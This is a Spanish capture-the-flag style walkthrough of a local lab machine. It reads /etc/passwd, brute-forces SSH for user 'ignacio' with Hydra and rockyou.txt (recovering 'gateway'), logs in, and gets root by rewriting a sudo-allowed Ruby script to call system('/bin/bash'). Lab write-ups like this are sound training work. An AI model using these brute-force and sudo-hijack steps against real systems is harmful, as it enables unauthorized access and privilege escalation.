
Leemos el etc/passwd

Además de root, tenemos dos usuarios: guadalupe e ignacio

Con hydra intentamos sacar la contraseña por SSH




```
www-data@29b0e73fd0a4:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:105:106::/nonexistent:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
guadalupe:x:1000:1000:,,,:/home/guadalupe:/bin/bash
ignacio:x:1001:1001:,,,:/home/ignacio:/bin/bash
www-data@29b0e73fd0a4:/$ █
```



```
└─# hydra -l ignacio -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-02 07:24:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 346.00 tries/min, 346 tries in 00:01h, 14344082 to do in 690:57h, 35 active
[STATUS] 268.00 tries/min, 804 tries in 00:03h, 14343624 to do in 892:01h, 35 active
[22][ssh] host: 172.17.0.2   login: ignacio   password: gateway
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 24 final worker threads did not complete until end.
[ERROR] 24 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-02 07:28:12
```

Accedemos por SSH con estas credenciales


ignacio/gateway



```
└─# ssh ignacio@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:fSWDhdOMAVECooFJ3zn5S4jJU86tYWIHelvGyCctabM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
ignacio@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
ignacio@29b0e73fd0a4:~$
```

ESCALADA DE PRIVILEGIOS


Buscamos permisos sudo



```
ignacio@29b0e73fd0a4:~$ sudo -l
Matching Defaults entries for ignacio on 29b0e73fd0a4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ignacio may run the following commands on 29b0e73fd0a4:
    (ALL : ALL) NOPASSWD: /usr/bin/ruby /usr/bin/saludos.rb
```

Si sustituimos system('/bin/bash'), por el contenido de saludos.rb,

nos hacemos root



```
ignacio@29b0e73fd0a4:/usr/bin$ nano saludos.rb
ignacio@29b0e73fd0a4:/usr/bin$ sudo /usr/bin/ruby /usr/bin/saludos.rb
root@29b0e73fd0a4:/usr/bin# whoami
root
root@29b0e73fd0a4:/usr/bin#
```

Buen día 🖖